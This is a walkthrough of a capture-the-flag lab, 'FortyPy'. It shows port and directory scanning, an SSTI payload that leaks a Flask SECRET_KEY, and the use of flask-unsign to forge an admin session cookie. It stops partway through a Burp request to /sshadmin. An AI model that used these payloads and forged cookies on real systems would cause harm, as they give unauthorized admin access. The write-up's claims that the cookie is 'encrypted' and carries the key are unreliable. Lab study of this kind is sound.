. This is my walkthrough of the HackerDNA **FortyPy** lab.

The lab is very different from everything else due to the intentional complication (and simplification) of a number of design elements, which left me with the strong impression that it wasn't created to teach hacking, but rather to make fun of people. However, I managed to complete it.

I started with reconnaissance, discovered a hidden endpoint, exploited an SSTi vulnerability, obtained SECRET_LEY to generate a Flask cookie, then performed "Hash Cracking," broke into SSH, and, after a tough fight, snatched both flags from the lab, gaining root privileges.

Check out how it all went down.

Reconnaissance & Enumeration

```
┌─[user@parrot]─[~]
└──╼ $nmap -Pn -sC -sV -p- 108.130.182.51
Starting Nmap 7.95 ( https://nmap.org ) at 2026-08-30 17:17 EDT
Nmap scan report for ec2-108-130-182-51.eu-west-1.compute.amazona
Host is up (0.14s latency).
Not shown: 65531 filtered tcp ports (no-response)
PORT     STATE  SERVICE VERSION
22/tcp   open   ssh     OpenSSH 10.0 (protocol 2.0)
53/tcp   closed domain
80/tcp   open   http    Werkzeug httpd 3.1.3 (Python 3.12.11)
|_http-title: TechSphere Innovations
|_http-server-header: Werkzeug/3.1.3 Python/3.12.11
7681/tcp open   unknown
```

These are the results of an initial scan using nmap. As we can see, this is a pretty standard scenario.

Port 80 is open. This means the website is waiting for us to visit. Port 22 is open. This is an open SSH tunnel, for which we'll need to find the credentials—somewhere on the site, obviously.

And there is an open port 7681, the type of which nmap was unable to determine. In fact, we won't need this port to complete this lab.

Let's continue our reconnaissance using the well-known ffuf program to scan directories and find out what hidden treasures are tucked away on this machine.

ffuf -u http://108.130.69.174/FUZZ -w /usr/share/seclists/Discovery/Web-Content/common.txt -fc 404

```
 :: Method           : GET
 :: URL              : http://108.130.69.174/FUZZ
 :: Wordlist         : FUZZ: /usr/share/seclists/Discovery/Web-Content/common.txt
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
 :: Filter           : Response status: 404
________________________________________________

console                 [Status: 302, Size: 199, Words: 18, Lines: 6, Duration: 111ms]
dashboard               [Status: 302, Size: 199, Words: 18, Lines: 6, Duration: 139ms]
debug                   [Status: 302, Size: 199, Words: 18, Lines: 6, Duration: 103ms]
login                   [Status: 200, Size: 1778, Words: 431, Lines: 51, Duration: 150ms]
logout                  [Status: 302, Size: 189, Words: 18, Lines: 6, Duration: 131ms]
register                [Status: 200, Size: 1784, Words: 431, Lines: 51, Duration: 205ms]
sshadmin                [Status: 403, Size: 14, Words: 2, Lines: 1, Duration: 121ms]
upload                  [Status: 302, Size: 199, Words: 18, Lines: 6, Duration: 134ms]
welcome                 [Status: 200, Size: 1559, Words: 402, Lines: 47, Duration: 130ms]
:: Progress: [4763/4763] :: Job [1/1] :: 178 req/sec :: Duration: [0:00:29] :: Errors: 0 ::
```

At first glance, it might seem like we've dug up a lot of interesting stuff. There's **/register, /welcome**, and a bunch of other pages with 302 redirects. I won't waste our time showing you the dozens of fruitless attempts I made to attack the site through these endpoints. It's completely pointless and uninteresting. Just trust me—there's nothing there.

The main trap in this lab is that its creators understood how an attacker would think. And they set a nasty trap for the attacker (that is, for you and me). They used the "common" dictionary, which is typically used for initial fuzzing to generate a list of server directories.

As far as I can tell, their reasoning went like this: "Let them struggle, thinking they've fuzzed everything on the server." That was very unkind of them.


But we'll be a little smarter and use more than one dictionary for fuzzing. Let's add "raft-small-words" to our reconnaissance. This will take a little longer, but it's worth it.

ffuf -u http://108.130.69.174/FUZZ -w /usr/share/seclists/Discovery/Web-Content/raft-small-words.txt -fc 404

```
login                   [Status: 200, Size: 1778, Words: 431, Lines: 51, Duration: 85ms]
register                [Status: 200, Size: 1784, Words: 431, Lines: 51, Duration: 208ms]
logout                  [Status: 302, Size: 189, Words: 18, Lines: 6, Duration: 210ms]
upload                  [Status: 302, Size: 199, Words: 18, Lines: 6, Duration: 129ms]
debug                   [Status: 302, Size: 199, Words: 18, Lines: 6, Duration: 114ms]
welcome                 [Status: 200, Size: 1559, Words: 402, Lines: 47, Duration: 203ms]
dashboard               [Status: 302, Size: 199, Words: 18, Lines: 6, Duration: 174ms]
console                 [Status: 302, Size: 199, Words: 18, Lines: 6, Duration: 187ms]
member_login            [Status: 200, Size: 1577, Words: 384, Lines: 47, Duration: 135ms]
:: Progress: [43007/43007] :: Job [1/1] :: 176 req/sec :: Duration: [0:04:23] :: Errors: 0 ::
```

Well, here we've found something really interesting. Another page with status 200: **/member_login**. And it actually has an input field. It's funny, but there's only ONE input field. There's a "Login" field, but no "Password" field. Those assholes really love to mess with us.

Hacking




Let's see what we need to do. The lab tags clearly point to **SSTi**. Here's what **hacktricks.wiki** has to say about it:

Server-side template injection is a vulnerability that occurs when an attacker can inject malicious code into a template that is executed on the server. This vulnerability can be found in various technologies, including Jinja.
Jinja is a popular template engine used in web applications.

Okay, but this definitely isn't Jinja. It's clearly a custom-built CMS, so there's no point in looking for vulnerabilities typical of Jinja here. It's obvious that the lab creators are simply introducing us to this type of vulnerability, which means that the solution to this challenge will most likely be as simple as possible.

And the simplest SSTi option is **{{7*7}}.** Yes, just multiplying two sevens inside curly braces. And if you get the answer **49** (sorry, Douglas Adams), that means the injection worked. Let's check it out.



Oh, come on. I wasn't expecting to find anything useful here anyway…
But let's see what we've got.


URL: /welcome?user=%7B%7B7*7%7D%7D — that's URL-encoded {{7*7}}.

Can we add anything else there? Of course we can—the only question is what exactly.

Since the lab tags include "Flask security"… we have two options.

The first is the right way—and the boring one: go read everything we can find about Flask, and who knows, in a couple of years we might find a way to extract what we need from that lab.

The second is the quick and hacker-style way: just type something like **'how to connect SSTi and Flask security**' into a search machine.



Well, here's an answer.

https://medium.com/@hosopunk5/setting-up-a-vulnerable-ssti-lab-a-hands-on-guide-for-hackers-67a948d437bb

This post literally explains—not Flask itself, but how to set up a vulnerable lab for studying Flask exploits. You know, I love the internet… at least sometimes.

Let's take a closer look to see if there's anything there that we need:

Step 4: Exploiting the SSTI Vulnerability

Basic Injection Test

Enter the following payload in the input field:

```
{{ 7 * 7 }}
```

If the application returns `49`, it is vulnerable to SSTI.

Extracting Sensitive Data

You can attempt to read configuration settings using:

```
{{ config.items() }}
```

Great. So, based on what we've found, it's clear that we need to enter something like {{ config.items() }} into the input field.***This may expose secret keys, database credentials, and environment variables.*** Thank you, whoever you are!

Welcome dict_items([('DEBUG', False), ('TESTING', False), ('PROPAGATE_EXCEPTIONS', None), ('SECRET_KEY', 'evjcLayPlvdm1UAuNZqpZeVVyyJzYKB5cpLFvUbNMv6FeEYQM4'), ('PERMANENT_SESSION_LIFETIME', datetime.timedelta(days=31)), ('USE_X_SENDFILE', False), ('SERVER_NAME', None), ('APPLICATION_ROOT', '/'), ('SESSION_COOKIE_NAME', 'session'), ('SESSION_COOKIE_DOMAIN', None), ('SESSION_COOKIE_PATH', None), ('SESSION_COOKIE_HTTPONLY', True), ('SESSION_COOKIE_SECURE', False), ('SESSION_COOKIE_SAMESITE', None), ('SESSION_REFRESH_EACH_REQUEST', True), ('MAX_CONTENT_LENGTH', None), ('SEND_FILE_MAX_AGE_DEFAULT', None), ('TRAP_BAD_REQUEST_ERRORS', None), ('TRAP_HTTP_EXCEPTIONS', False), ('EXPLAIN_TEMPLATE_LOADING', False), ('PREFERRED_URL_SCHEME', 'http'), ('TEMPLATES_AUTO_RELOAD', None), ('MAX_COOKIE_SIZE', 4093), ('UPLOAD_FOLDER', 'thisisnevertobefoundbyanyone')])

This page is currently in development. Please check back later!

Great. Amazing. Just what we need. Now we have **SECRET_KEY!**

`evjcLayPlvdm1UAuNZqpZeVVyyJzYKB5cpLFvUbNMv6FeEYQM4`


Now all we have to do is generate our own cookie with elevated status. We register on the target site (this is the only thing the **/register** endpoint is actually good for), log in via **/login**, then press F12 to open **DevTools**, and retrieve the user's cookie from there.

eyJyb2xlIjoidXNlciIsInVzZXIiOiJhZG1pbiJ9 . apXVEw . cMRiWp61-7O5yUgWKgfQPpNmduQ

This is a Flask cookie, and it consists of three parts (I intentionally separated it for you). I'll start from the end. The third part is that very encrypted SECRET_KEY we just went crazy trying to figure out. The second part is the date the cookie was created.

And the first part is simply encrypted JSON, which is exactly what we need. After all, we need to understand exactly what data the website accepts in order to figure out how to manipulate it.

All you need to do is open your browser's console and enter the first part of the cookie into the `atob(' ')` command. If you don't know what that is, just Google it.



The result is predictable: **{"role": "user", "user": "admin"}**. Don't confuse "role" with "user." 'User' refers to the username I used to register. It's the "role" that matters.

A little more tedious Googling, plus some exploration of the **flask-unsign** program—a must-have tool for any researcher of web pages and applications—and we'll form a command that will give us the coveted cookie.

`flask-unsign --sign --cookie '{"role": "admin", "user": "1"}' --secret 'evjcLayPlvdm1UAuNZqpZeVVyyJzYKB5cpLFvUbNMv6FeEYQM4'`

⬇️

eyJyb2xlIjoiYWRtaW4iLCJ1c2VyIjoiMSJ9.apS29w.7tjypCDOtsp9waJQ7taGygPjCL4

⬆️ That's it! The cookie for which the whole thing was started. ⬆️

(Please ignore the difference between the screenshot and the text; they are from different attempts.)


Now it's time to try out another cool hacking tool. Namely, **Burp Suite.**

I really don't feel like wasting my earned with ~~blood and pixels~~ hard work cookie on some obscure plugins… I'd much rather use a controlled environment.


Below is the full text of the request I sent to the targeted site via **Burp Repeater.** Note that I went straight to the **/sshadmin** page because, after everything I'd been through, that was the only thing I was interested in—and nothing else. (Except for the desire to gaze intently into the eyes of the author of this lab.)

I chose the GET method because the POST method didn't yield anything interesting.


```
GET /sshadmin HTTP/1.1
Host: 18.202.23.79
Content-Length: 0
Cache-Control: max-age=0
Accept-Language: en-US,en;q=0.9
Upgrade-Insecure-Requests: 1
Content-Type: application/x-www-form-urlencoded
Cookie: session=eyJyb2xlIjoiYWRtaW4iLCJ1c2VyIjoiMSJ9.apS29w.7tjypCDOtsp9waJQ7taGygPjCL4
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/149.0.0.0 Safari/537.36
Origin: http://18.202.23.79
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,applic
ation/signed-exchange;v=b3;q=0.7
Referer: http://18.202.23.79/member_login
